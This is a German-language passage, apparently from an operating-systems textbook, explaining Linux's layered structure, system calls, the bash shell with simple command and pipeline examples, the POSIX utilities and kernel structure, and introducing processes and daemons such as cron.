Ein Linux-System kann als eine Art Pyramide betrachtet werden, wie in ►Abbildung 10.1 dargestellt. Die unterste Schicht ist die Hardware, bestehend aus CPU, Speicher, Platten, Monitor, Tastatur und anderen Geräten. Auf der reinen Hardware läuft das Betriebssystem. Seine Funktion ist die Verwaltung der Hardware und die Bereitstellung einer Systemaufrufsschnittstelle für alle Programme. Mithilfe dieser Systemaufrufe können Benutzerprogramme Prozesse, Dateien und andere Betriebsmittel neu erzeugen und verwalten.

Programme führen Systemaufrufe durch, indem sie die Argumente in Register (oder manchmal auch auf den Stack) legen und einen speziellen Unterbrechungsbefehl ausführen, um vom Benutzermodus in den Kernmodus zu wechseln. Da es keine Möglichkeit gibt, eine Kerneinsprung-Operation in C zu schreiben, steht eine Bibliothek mit einer Funktion pro Systemaufruf bereit. Diese Funktionen sind in Assembler geschrieben, können aber von C aufgerufen werden. Jede legt zunächst die Argumente an die

passende Stelle und führt dann einen Befehl zum Sprung in den Kern aus. Deshalb ruft ein C-Programm, das den `read`-Systemaufruf ausführen möchte, die `read`-Bibliotheksfunktion auf. Nebenbei bemerkt wird die Bibliotheksschnittstelle, nicht die Schnittstelle der Systemaufrufe von POSIX spezifiziert. Mit anderen Worten besagt POSIX, welche Bibliotheksfunktionen ein konformes System bereitstellen muss, was die Parameter sind, was sie tun müssen und welche Ergebnisse sie zurückliefern müssen. Die tatsächlichen Systemaufrufe werden nicht einmal erwähnt.




Abbildung 10.1: Die Schichten in einem Linux-System

Neben dem Betriebssystem und der Bibliothek für die Systemaufrufe stellen alle Versionen von Linux eine große Anzahl an Standardprogrammen bereit, von denen einige durch den POSIX-1003.2-Standard spezifiziert werden und einige sich von Version zu Version unterscheiden. Dazu gehören der Kommandoprozessor (Shell), Compiler, Editoren, Textverarbeitungsprogramme und Werkzeuge zum Bearbeiten von Dateien. Dies sind die Programme, die ein Benutzer an der Tastatur startet. Wir können daher von drei verschiedenen Schnittstellen zu Linux sprechen: der tatsächlichen Systemaufrufsschnittstelle, der Bibliotheksschnittstelle und der Schnittstelle, die durch die Standard-Hilfsprogramme gebildet wird.

Die meisten PC-Distributionen von Linux haben diese tastaturorientierte Benutzungsschnittstelle gegen eine mausorientierte grafische Benutzungsschnittstelle ausgetauscht, ohne das Betriebssystem selbst irgendwie zu verändern. Es ist genau diese Flexibilität, die Linux so populär macht und die es ihm ermöglichte, die vielen Veränderungen der zugrunde liegenden Hardware so gut zu überleben.

Die GUI für Linux ist ähnlich den ersten GUIs, die in den 1970er Jahren für UNIX-Systeme entwickelt und durch Macintosh und später Windows für PC-Plattformen bekannt gemacht wurden. Die GUI erzeugt eine Desktop-Umgebung, die eine vertraute Metapher mit Fenstern, Icons, Ordner, Symbolleisten und Drag-and-Drop-Möglichkeiten bietet. Eine vollständige Desktop-Umgebung enthält einen Fenstermanager, der die Platzierung und Erscheinung der Fenster sowie verschiedene Anwendungen steuert und eine kon-

sistente grafische Schnittstelle zur Verfügung stellt. Zu den bekanntesten Desktop-Umgebungen für Linux gehören GNOME (GNU Network Object Model Environment) und KDE (K Desktop Environment).

Linux-GUIs werden durch das X-Window-System, auch X11 oder einfach nur X genannt, unterstützt. Dieses System definiert die Kommunikation und Anzeigeprotokolle für die Bedienung der Fenster auf Bitmap-Bildschirmen für UNIX und UNIX-artige Systeme. Der X-Server ist die Hauptkomponente, die Geräte wie Tastatur, Maus und Bildschirm steuert und verantwortlich für die Weiterleitung der Eingabe bzw. die Annahme der Ausgabe von Client-Programmen ist. Die eigentliche GUI-Umgebung ist in der Regel auf der maschinennahen Bibliothek *xlib* aufgebaut, welche die Funktionalität zur Interaktion mit dem X-Server enthält. Die grafische Schnittstelle erweitert die Grundfunktionalität von X11, indem die Fenstersicht angereichert wird und Buttons, Menüs, Icons und anderes zur Verfügung gestellt werden. Der X-Server kann zwar auch von der Kommandozeile gestartet werden, typischerweise wird er jedoch während des Boot-Prozesses durch einen Bildschirmmanager gestartet, der die grafische Login-Oberfläche für den Benutzer anzeigt.

Bei der Arbeit mit einem Linux-System mithilfe einer grafischen Schnittstelle können Benutzer Mausklicks einsetzen, um Anwendungen auszuführen oder Dateien zu öffnen, Drag-and-Drop-Aktionen, um Dateien von einer Stelle zu einer anderen zu kopieren, und vieles mehr. Außerdem kann ein Programm zur Terminalemulation oder *xterm* aufgerufen werden, das die grundlegende Kommandozeilenschnittstelle des Betriebssystems anbietet. Diese Schnittstelle wird im folgenden Abschnitt beschrieben.

10.2.3 Die Shell

Obwohl Linux-Systeme eine grafische Benutzungsschnittstelle haben, bevorzugen die meisten Programmierer und fortgeschrittenen Benutzer immer noch eine Kommandozeilenschnittstelle, die **Shell** genannt wird. Oft öffnen die Anwender ein oder mehrere Shell-Fenster von der grafischen Benutzungsschnittstelle aus und arbeiten nur in diesen. Diese Shell-Komandozeilenschnittstelle ist viel schneller, mächtiger, einfacher erweiterbar und man bekommt keine Sehnenscheidenentzündung durch das ständige Benutzen einer Maus. Im Folgenden werden wir kurz die Bash-Shell (*bash*) beschreiben. Diese Shell basiert zu großen Teilen auf der originalen UNIX-Shell *Bourne-Shell* – in der Tat ist der Name ein Akronym für *Bourne Again SHell*. Es sind auch noch viele andere Shells im Einsatz (*ksh*, *csh* etc.), doch Bash ist die Standard-Shell in den meisten Linux-Systemen.

Wenn die Shell gestartet wird, initialisiert sie sich selbst und gibt dann ein **Prompt**-Zeichen – oft das Prozent- oder das Dollar-Zeichen – auf dem Bildschirm aus und wartet auf die Eingabe einer Kommandozeile durch den Benutzer.

Sobald der Benutzer eine Kommandozeile eingibt, nimmt die Shell das erste Wort davon in der Annahme, dass dies der Name eines Programms zur Ausführung ist, sucht dieses Programm und führt es aus, falls es gefunden wurde. Die Shell legt sich schlafen, bis das

Programm terminiert, und versucht dann, das nächste Kommando zu lesen. Wichtig hier ist einfach die Beobachtung, dass die Shell ein gewöhnliches Benutzerprogramm ist. Es muss lediglich die Fähigkeit haben, von der Tastatur zu lesen und auf den Bildschirm zu schreiben sowie andere Programme auszuführen. Kommandos können Argumente haben, die dem aufgerufenen Programm als Zeichenketten übergeben werden. Die Kommandozeile

```
cp quelle ziel
```

beispielsweise ruft das *cp*-Programm mit zwei Argumenten auf, *quelle* und *ziel*. Das Programm interpretiert das erste als Namen einer existierenden Datei. Es erstellt eine Kopie dieser Datei und nennt diese *ziel*.

Nicht alle Argumente sind Dateinamen. In

```
head -20 datei
```

teilt das erste Argument, *-20*, dem Programm *head* mit, dass es die ersten 20 Zeilen von *datei* statt der Standardanzahl von 10 Zeilen ausgeben soll. Argumente, welche die Operation eines Kommandos kontrollieren oder optionale Werte spezifizieren, werden **Optionen** oder **Flags** genannt und beginnen nach einer Konvention mit einem Strich. Der Strich ist erforderlich, um Mehrdeutigkeiten zu vermeiden, da auch das Kommando

```
head 20 datei
```

erlaubt und korrekt ist. Hier wird das Programm *head* angewiesen, zunächst die ersten 10 Zeilen einer Datei namens *20* und dann die ersten 10 Zeilen einer zweiten Datei mit Namen *datei* auszugeben. Die meisten Linux-Kommandos akzeptieren mehrere Optionen und Argumente.

Um das Spezifizieren mehrerer Dateinamen zu vereinfachen, akzeptiert die Shell **magische Zeichen**, manchmal **Joker** oder **Platzhalter** genannt. Ein Stern zum Beispiel passt auf alle Zeichenketten, so dass

```
ls *.c
```

das Programm *ls* anweist, alle Dateien aufzulisten, deren Namen auf *.c* enden. Falls es die Dateien *x.c*, *y.c* und *z.c* gibt, so ist obige Kommandozeile äquivalent zu

```
ls x.c y.c z.c
```

Ein anderer Joker ist das Fragezeichen, das ein beliebiges Zeichen ersetzt. Eine Liste von Zeichen in eckigen Klammern wählt ein Zeichen daraus aus, so dass

```
ls [ape]*
```

alle Dateien auflistet, die mit „a“, „p“ oder „e“ beginnen.

Ein Programm wie die Shell muss das Terminal (Tastatur und Monitor) nicht öffnen, um davon zu lesen oder darauf zu schreiben. Stattdessen bekommt die Shell (bzw. ein anderes Programm) beim Start automatisch Zugriff auf eine Datei namens **Standard-eingabe** zum Lesen, eine Datei **Standardausgabe** zum Schreiben und eine Datei **Standard-**

fehler für die Ausgabe von Fehlermeldungen. Normalerweise werden alle drei Dateien mit dem Terminal vorbelegt, so dass Lesezugriffe auf die Standardeingabe von der Tastatur kommen und Ausgaben auf Standardausgabe bzw. Standardfehlerausgabe auf den Bildschirm gehen. Bei vielen Linux-Programmen sind das Lesen von der Standardeingabe und das Schreiben auf die Standardausgabe voreingestellt. Zum Beispiel startet

```
sort
```

das Programm *sort*, das Zeilen vom Terminal liest (bis der Benutzer STRG-D eingibt, um das Ende der Datei anzuzeigen), diese sortiert und das Ergebnis auf dem Bildschirm ausgibt.

Es ist möglich und oft nützlich, Standardeingabe und -ausgabe umzuleiten. Die Syntax verwendet für das Umleiten der Standardeingabe das Kleiner-als-Symbol (<), gefolgt vom Dateinamen. Analog wird die Standardausgabe mit einem Größer-als-Symbol (>) umgeleitet. Es ist erlaubt, beide im selben Kommando umzuleiten. Das Kommando

```
sort <in >aus
```

veranlasst zum Beispiel *sort*, die Eingabe aus der Datei *in* zu lesen und die Ausgabe in die Datei *aus* zu schreiben. Da Standardfehler nicht umgeleitet wurden, werden alle Fehlermeldungen auf dem Bildschirm ausgegeben. Ein Programm, das seine Eingabe von der Standardeingabe liest, die Daten verarbeitet und die Ausgabe auf die Standardausgabe schreibt, wird **Filter** genannt.

Betrachten wir die folgende Kommandozeile, die aus drei getrennten Kommandos besteht:

```
sort <in >temp; head -30 <temp; rm temp
```

Zunächst wird *sort* ausgeführt, das die Eingabe von *in* liest und die Ausgabe nach *temp* schreibt. Danach führt die Shell *head* aus, um die ersten 30 Zeilen von *temp* auf der Standardausgabe – also dem Bildschirm – auszugeben. Zum Schluss wird die temporäre Datei entfernt.

Es kommt häufig vor, dass das erste Programm in einer Kommandozeile Ausgaben erzeugt, die als Eingaben für das nächste Programm dienen. In obigem Beispiel haben wir die Datei *temp* verwendet, um diese Ausgaben aufzunehmen. Linux stellt dafür aber eine einfachere Konstruktion zur Verfügung. In

```
sort <in | head -30
```

besagt der senkrechte Strich, das **Pipe-Symbol**, dass die Ausgabe von *sort* als Eingabe von *head* verwendet werden soll, womit die Erzeugung, Verwendung und das Löschen einer temporären Datei vermieden wird. Eine Reihe von Kommandos, die durch das Pipe-Symbol verbunden sind, kann beliebig viele Kommandos enthalten und wird als **Pipeline** bezeichnet. Folgendes Beispiel zeigt eine Pipeline aus vier Kommandos:

```
grep ter *.t | sort | head -20 | tail -5 >foo
```

Hier werden alle Zeilen, welche die Zeichenkette „ter“ enthalten, aus allen Dateien, die auf *.t* enden, auf die Standardausgabe geschrieben und dann sortiert. Die ersten 20 Zeilen werden durch *head* ausgewählt und an *tail* weitergegeben, das die letzten fünf davon (d.h. die Zeilen 16 bis 20 der sortierten Liste) in die Datei *foo* schreibt. Dies ist ein Beispiel, wie Linux Basisbausteine (Filter) bereitstellt, von denen jeder eine Aufgabe erledigt und die mittels eines Mechanismus in beinahe unbegrenzter Zahl verbunden werden können.

Linux ist ein universelles Multiprogrammiersystem. Ein einzelner Benutzer kann mehrere Programme gleichzeitig ausführen, jedes als eigenständigen Prozess. Die Shell-Syntax für das Starten eines Prozesses im Hintergrund ist „&“ nach dem Kommando. Somit führt

```
wc -l <a >b &
```

das Programm *wc* zum Zählen von Wörtern im Hintergrund aus, wobei die Zeilen (Option *-l*) der Eingabedatei *a* gezählt werden und das Ergebnis nach *b* geschrieben wird. Sobald das Kommando eingetippt wurde, gibt die Shell wieder den Prompt aus und ist bereit, das nächste Kommando zu akzeptieren und zu verarbeiten. Pipelines können ebenfalls im Hintergrund ausgeführt werden, wie zum Beispiel:

```
sort <x | head &
```

Mehrere Pipelines können gleichzeitig im Hintergrund laufen.

Es ist möglich, eine Liste von Kommandos in eine Datei zu schreiben und dann eine Shell mit dieser Datei als Standardeingabe zu starten. Die (zweite) Shell führt diese der Reihe nach aus, so als ob die Kommandos mit der Tastatur eingegeben würden. Dateien, die Shell-Kommandos enthalten, werden **Shellskripte** genannt. Shellskripte können Variablen mit Werten belegen und diese später auslesen. Sie können auch Parameter haben und *if*-, *for*-, *while*- und *case*-Konstrukte verwenden. Ein Shellskript ist somit tatsächlich ein Programm, das in Shell-Sprache geschrieben wurde. Die Berkeley-C-Shell ist eine alternative Shell, die entwickelt wurde, damit Shellskripte (und die Kommandosprache allgemein) in vieler Hinsicht wie C-Programme aussehen. Da Shells einfach Benutzerprogramme sind, haben andere Leute eine Vielzahl anderer Shells geschrieben und veröffentlicht.

10.2.4 Hilfsprogramme unter Linux

Die Kommandozeilen-Benutzungsschnittstelle von Linux besteht aus einer großen Anzahl an Standard-Hilfsprogrammen. Diese Programme können grob in folgende sechs Kategorien eingeteilt werden:

1. Kommandos zur Handhabung von Dateien und Verzeichnissen
2. Filter
3. Programmentwicklungswerzeuge wie Editoren und Compiler
4. Textverarbeitung

5. Systemverwaltung

6. Verschiedene

Der POSIX-1003.2-Standard spezifiziert die Syntax und die Semantik von etwas weniger als 100 dieser Programme, die in erster Linie zu den ersten drei Kategorien gehören. Die Idee zur Standardisierung entstand, um es jedem zu ermöglichen Shellskripte zu schreiben, die diese Programme verwenden und die auf allen Linux-Systemen funktionieren. Neben diesen Standardwerkzeugen gibt es natürlich auch viele Anwendungsprogramme wie Webbrowser, Bildbetrachter usw.

Wir wollen nun einige Beispiele für diese Programme betrachten, dabei beginnen wir mit Kommandos zur Datei- und Verzeichnismanipulation.

```
cp a b
```

kopiert die Datei *a* nach *b*, wobei die Originaldatei unverändert bleibt. Im Gegensatz dazu kopiert

```
mv a b
```

die Datei *a* nach *b*, löscht aber das Original. Tatsächlich verschiebt dieses Kommando die Datei, statt sie im eigentlichen Sinn zu kopieren. Mehrere Dateien können mit *cat* aneinandergehängt werden, indem alle Eingabedateien gelesen und dann eine nach der anderen auf der Standardausgabe ausgegeben wird. Dateien können mit dem *rm*-Kommando gelöscht werden. Das *chmod*-Kommando erlaubt es dem Besitzer einer Datei, die Bits für die Rechte zu verändern, um den Zugriff auf die Datei zu steuern. Verzeichnisse können mit *mkdir* erstellt und mit *rmdir* gelöscht werden. Um sich eine Liste der Dateien in einem Verzeichnis anzeigen zu lassen, kann *ls* verwendet werden. Dieses Kommando hat eine Unmenge an Optionen, um zu kontrollieren, wie viele Details der Dateien ausgegeben werden (z.B. Größe, Besitzer, Gruppe, Datum der Erstellung), um die Sortierreihenfolge anzugeben (z.B. alphabetisch, nach der Zeit der letzten Veränderung, invertiert), um die Darstellung auf dem Bildschirm zu spezifizieren und vieles mehr.

Wir haben bereits einige Filter betrachtet: *grep* zieht aus der Standardeingabe oder aus einer oder mehreren Dateien Zeilen heraus, die ein bestimmtes Muster enthalten; *sort* sortiert die Eingabe und schreibt diese auf die Standardausgabe; *head* extrahiert die ersten Zeilen seiner Eingabe; *tail* extrahiert die letzten Zeilen seiner Eingabe. Andere Filter, die in POSIX 1003.2 definiert wurden, sind *cut* und *paste*, mit deren Hilfe man Textspalten ausschneiden und in eine Datei einfügen kann; *od*, das seine (normalerweise binäre) Eingabe in ASCII-Text umwandelt, entweder oktal, dezimal oder hexadezimal; *tr* zur Übersetzung von Zeichen (z.B. Klein- in Großschreibung) und *pr*, das Ausgaben für den Drucker formatiert, einschließlich Optionen zum Einbinden von Kolumnentiteln, Seitennummern usw.

Compiler und Programmierwerkzeuge sind zum Beispiel *gcc* zum Aufruf des C-Compilers und *ar* zum Packen von Bibliotheksfunktionen in Archivdateien.

Ein anderes wichtiges Werkzeug ist *make*, das zur Verwaltung von großen Programmen verwendet wird, deren Quellcode aus mehreren Dateien besteht. Typischerweise sind einige davon sogenannte **Header-Dateien**, die Typen, Variable, Makros und andere Deklarationen enthalten. Quelldateien binden diese oft mit einer speziellen *include*-Anweisung ein. Wenn jedoch eine Header-Datei verändert wird, dann ist es notwendig, alle Dateien ausfindig zu machen und neu zu übersetzen, die diese Header-Datei einbinden. Die Aufgabe von *make* ist es, den Überblick darüber zu haben, welche Datei von welchem Header abhängt, und die notwendigen Übersetzungsschritte automatisch durchzuführen. Beinahe alle Linux-Programme, außer den allerkleinsten, sind für die Übersetzung mit *make* eingerichtet.

Einige der POSIX-Hilfsprogramme sind in ▶ Abbildung 10.2 jeweils mit einer kurzen Beschreibung aufgeführt. Alle Linux-Systeme enthalten diese und viele weitere Programme.

Programm	Typische Verwendung
cat	Mehrere Dateien auf der Standardausgabe aneinanderhängen
chmod	Schutzbits für Dateien ändern
cp	Eine oder mehrere Dateien kopieren
cut	Textspalten einer Datei abschneiden
grep	Datei nach Muster absuchen
head	Erste Zeilen einer Datei anzeigen
ls	Verzeichnis anzeigen
make	Dateien übersetzen, um Binärprogramm zu erzeugen
mkdir	Verzeichnis erstellen
od	Oktale Ausgabe einer Datei
paste	Textspalten in eine Datei einfügen
pr	Datei für den Druck formatieren
ps	Laufende Prozesse anzeigen
rm	Eine oder mehrere Dateien löschen
rmdir	Verzeichnis löschen
sort	Zeilen einer Datei alphabetisch sortieren
tail	Letzte Zeilen einer Datei anzeigen
tr	Zwischen verschiedenen Zeichensätzen übersetzen

Abbildung 10.2: Einige der üblichen Linux-Hilfsprogramme, die von POSIX gefordert werden

10.2.5 Kernstruktur

In ▶ Abbildung 10.1 haben wir die allgemeine Struktur eines Linux-Systems gesehen. Nun wollen wir etwas tiefer eintauchen und einen genaueren Blick auf den Kern als Ganzes werfen, bevor wir seine unterschiedlichen Teile wie beispielsweise Prozess-Scheduling und das Dateisystem untersuchen.




Abbildung 10.3: Die Struktur des Linux-Kerns

Der Kern befindet sich direkt auf der Hardware und ermöglicht Interaktionen mit Ein-/ Ausgabegeräten und der MMU und steuert den CPU-Zugriff auf diese. Auf der untersten Ebene (siehe ▶ Abbildung 10.3) sind die Unterbrechungsroutinen, die die Hauptroute für die Interaktion mit Geräten darstellen, sowie die maschinennahen Dispatching-Mechanismen. Dieses Dispatching wird bei einem Interrupt durchgeführt. Der Code der untersten Ebene stoppt den laufenden Prozess, sichert seinen Zustand in den Kernprozessstrukturen und startet den entsprechenden Treiber. Prozess-Dispatching wird auch durchgeführt, wenn der Kern einige Operationen beendet hat und es an der Zeit ist, wieder einen Benutzerprozess zu starten. Der Code für das Dispatching ist in Assembler geschrieben und unterscheidet sich deutlich vom Scheduling.

Als Nächstes teilen wir die unterschiedlichen Teilsysteme des Kerns in drei Hauptkomponenten auf. Die Ein-/Ausgabekomponente in Abbildung 10.3 enthält alle Kernteile, die verantwortlich für das Zusammenspiel mit den Geräten sowie die Durchführung von Netzwerk- und Speicheroperationen sind. Auf der obersten Ebene sind alle Ein-/ Ausgabeoperationen in einem virtuellen Dateisystem integriert. Das heißt, eine Leseoperation auf der obersten Ebene auf einer Datei auszuführen – unabhängig davon, ob sich die Datei im Speicher oder auf der Platte befindet – ist dasselbe wie eine Leseoperation zum Abrufen von Zeichen einer Terminaleingabe. Auf der untersten Ebene müssen alle

Ein-/Ausgabeoperationen einen Gerätetreiber durchlaufen. Alle Linux-Gerätetreiber sind entweder zeichen- oder blockorientiert. Der Hauptunterschied ist, dass Positionierungen und wahlfreier Zugriff auf blockorientierten Geräten erlaubt sind, auf zeichenorientierten aber nicht. Technisch betrachtet sind Netzwerkgeräte eigentlich zeichenorientierte Geräte, sie werden allerdings ein wenig anders behandelt, so dass es wahrscheinlich besser ist, sie wie in der Abbildung getrennt zu betrachten.

Oberhalb der Gerätetreiberebene ist der Kerncode für jeden Gerätetyp anders. Die zeichenorientierten Geräte können auf zwei unterschiedliche Arten verwendet werden. Einige Programme, zum Beispiel Texteditoren wie *vi* oder *emacs*, möchten jeden Tastendruck genau so bekommen, wie er eingegeben wurde. Ein-/Ausgabe über Terminalemulation (tty) ermöglichen dies. Andere Programme wie etwa die Shell sind zeilenorientiert und erlauben dem Benutzer das Editieren der gesamten Zeile, bevor diese durch Drücken der Return-Taste an das Programm geschickt wird. In diesem Fall durchläuft der Zeichenstrom vom Terminalgerät eine sogenannte Zeilendisziplin (*line discipline*), wodurch eine geeignete Formatierung gegeben ist.

Netzwerksoftware ist oft modular und unterstützt verschiedene Geräte und Protokolle. Die Schicht oberhalb des Netzwerktreibers realisiert eine Art Routing, indem sie sicherstellt, dass das richtige Paket an den richtigen Gerätetreiber oder die richtige Protokollverarbeitung übergeben wird. Die meisten Linux-Systeme enthalten die vollständige Funktionalität eines Hardware-Routers im Kern, wobei die Performanz geringer als die eines Hardware-Routers ist. Oberhalb des Router-Codes ist der Protokoll-Stack, der stets IP und TCP beinhaltet, aber auch viele weitere Protokolle befinden sich dort. Das ganze Netzwerk wird von der Socket-Schnittstelle überlagert, durch die es einem Programm möglich ist, einen Socket für bestimmte Netzwerke und Protokolle zu erstellen, indem es einen Dateideskriptor für jeden Socket zur späteren Verwendung erhält.

Über den Plattentreibern befindet sich der Ein-/Ausgabe-Scheduler, der Anfragen für Plattenoperationen so ordnet und ausgibt, dass unwirtschaftliche Plattenkopfbewegungen eingespart werden oder eine andere Systemstrategie eingehalten wird.

Ganz oben in der Reihe der Blockgeräte sind die Dateisysteme. In Linux können (und sind auch tatsächlich) mehrere Dateisysteme gleichzeitig nebeneinander vorhanden sein. Um die hässlichen Unterschiede in der Architektur der verschiedenen Hardwaregeräte von der Implementierung des Dateisystems zu verstecken, stellt eine generische Blockgeräteschicht eine Abstraktion zur Verfügung, die von allen Dateisystemen genutzt werden kann.

Auf der rechten Seite von Abbildung 10.3 befinden sich die anderen zwei Hauptkomponenten des Linux-Kerns. Diese sind verantwortlich für Aufgaben der Speicher- und Prozessverwaltung. Dazu gehören die Verwaltung der Abbildungen vom virtuellen auf den physischen Speicher, Verwaltung eines Caches von Seiten, auf die kürzlich zugegriffen wurde, sowie die Implementierung einer guten Seitenersetzungstrategie und die Einlagerung von neuen Seiten mit benötigtem Code und Daten auf Anforderung in den Speicher.

Die Schlüsselverantwortlichkeit der Prozessverwaltungskomponente ist das Erzeugen und Beenden von Prozessen. Dazu gehört auch der Prozess-Scheduler, der entscheidet, welcher Prozess bzw. Thread als Nächstes laufen soll. Wie wir im folgenden Abschnitt sehen werden, behandelt Linux sowohl Prozesse als auch Threads einfach als ausführbare Einheiten und teilt sie auf Basis einer globalen Schedulingstrategie ein. Schließlich gehört auch der Code für die Signalverarbeitung zu dieser Komponente.

Auch wenn die drei Komponenten in der Abbildung getrennt dargestellt sind, so sind sie doch in hohem Maße voneinander abhängig. Dateisysteme greifen normalerweise über blockorientierte Geräte auf Dateien zu. Um jedoch die großen Verzögerungen von Plattenzugriffen zu verbergen, werden Dateien in den Seitencache im Arbeitsspeicher kopiert. Einige Dateien könnten sogar dynamisch erzeugt werden und nur eine speicherinterne Darstellung haben, wie Dateien, die Informationen über die Auslastung von Betriebsmitteln zur Laufzeit zur Verfügung stellen. Außerdem könnte sich das virtuelle Speichersystem auf eine Plattenpartition oder auf einen dateiinternen Swap-Bereich stützen, um Teile des Arbeitsspeichers zu sichern, wenn bestimmte Seiten freigemacht werden müssen – und damit baut es auf der Ein-/Ausgabekomponente auf. Es gibt noch viele weitere Abhängigkeiten.

Zusätzlich zu den statischen Komponenten innerhalb des Kerns unterstützt Linux auch dynamisch ladbare Module. Diese Module können benutzt werden, um die Standardgerätekerner, Dateisysteme, Netzwerke oder anderen Kerncode hinzuzufügen oder zu ersetzen. Die ladbaren Module sind in Abbildung 10.3 nicht gezeigt.

Schließlich ist ganz oben die Systemaufrufschnittstelle für den Kern. Alle Systemaufrufe kommen hier an, verursachen eine Unterbrechung, wodurch die Ausführung vom Benutzermodus in den geschützten Kernmodus wechselt und die Kontrolle an eine der oben beschriebenen Kernkomponenten abgegeben wird.

10.3 Prozesse in Linux

In den vorangegangenen Abschnitten haben wir damit begonnen, Linux von der Tastatur aus zu betrachten, wir haben also die Sicht des Benutzers an einem *xterm*-Fenster eingenommen. Wir haben Beispiele für Shell-Kommandos und häufig benutzte Hilfsprogramme gesehen. Den Abschluss bildete ein kurzer Überblick über die Systemstruktur. Jetzt ist es an der Zeit, tiefer in den Kern vorzudringen und die Basiskonzepte von Linux wie Prozesse, Speicher, Dateisystem und Ein-/Ausgabe eingehender zu untersuchen. Diese Begriffe sind wichtig, da die Systemaufrufe – die Schnittstelle zum Betriebssystem selbst – diese manipulieren. Beispielsweise existieren Systemaufrufe, um Prozesse und Threads zu erzeugen, Speicher zu reservieren, Dateien zu öffnen und Ein-/Ausgaben durchzuführen.

Leider gibt es zwischen den vielen existierenden Linux-Versionen auch eine Reihe von Unterschieden. In diesem Kapitel werden wir uns auf die Eigenschaften konzentrieren, die allen gemeinsam sind, anstatt eine spezifische Version herauszugreifen. Deshalb kann die Diskussion in bestimmten (insbesondere implementierungsspezifischen) Abschnitten nicht gleichermaßen auf alle Versionen zutreffen.



10.3.1 Grundlegende Konzepte

Die wichtigsten aktiven Einheiten in Linux sind die Prozesse. Linux-Prozesse ähneln stark den klassischen sequenziellen Prozessen aus Kapitel 2. Jeder Prozess führt ein einzelnes Programm aus und hat zu Beginn nur einen Ausführungsfaden. Mit anderen Worten, er hat einen Befehlszähler, der die Übersicht über den nächsten auszuführenden Befehl hat. Linux erlaubt einem Prozess das Erzeugen weiterer Threads, sobald er seine Ausführung begonnen hat.

Linux ist ein Multiprogrammsystem, so dass viele voneinander unabhängige Prozesse zur gleichen Zeit laufen können. Außerdem kann jeder Benutzer gleichzeitig mehrere aktive Prozesse haben, so dass in einem großen System Hunderte oder sogar Tausende von Prozessen laufen können. In der Tat laufen auf einer Einzelbenutzer-Workstation, selbst wenn der Benutzer abwesend ist, Dutzende von Hintergrundprozessen, die sogenannten **Daemons**. Diese werden vom Shellskript beim Booten des Systems gestartet. („Daemon“ ist im Englischen eine Schreibvariante von Dämon, ein selbstständiger, böser Geist.)

Ein typischer Daemon ist der *Cron-Daemon*, der jede Minute aufwacht, um nachzusehen, ob es etwas für ihn zu tun gibt. Falls dies der Fall ist, führt er die Aufgabe aus und legt sich anschließend bis zur nächsten Überprüfung wieder schlafen.

Dieser Daemon wird benötigt, da es in Linux möglich ist, Aktivitäten Minuten, Stunden, Tage oder sogar Monate im Voraus in Auftrag zu geben. Nehmen wir an, der Benutzer hat am kommenden Dienstag um 15:00 Uhr einen Zahnarzttermin. Er kann in der Datenbank des Cron-Daemons einen Eintrag machen, damit der Daemon ihn z.B. um 14:30 Uhr durch ein Signal informiert. Sobald der Tag und die Zeit des Termins erreicht sind, stellt der Cron-Daemon fest, dass Arbeit anliegt, und startet das Signal-Programm als neuen Prozess.

Der Cron-Daemon wird ebenso zum Starten von periodischen Aktivitäten genutzt, wie z.B. das tägliche Erstellen von Sicherungskopien um 4:00 Uhr nachts oder das Erinnern vergesslicher Benutzer, am 31. Oktober jedes Jahres die Vorräte an Süßigkeiten für Halloween aufzustocken. Andere Daemons verarbeiten ein- und ausgehende E-Mails, verwalten die Druckerwarteschlange, überprüfen, ob genügend freie Seiten im Speicher vorhanden sind, und so weiter. Daemons können in Linux einfach realisiert werden, da jeder ein separater Prozess ist, der unabhängig von allen anderen Prozessen ist.

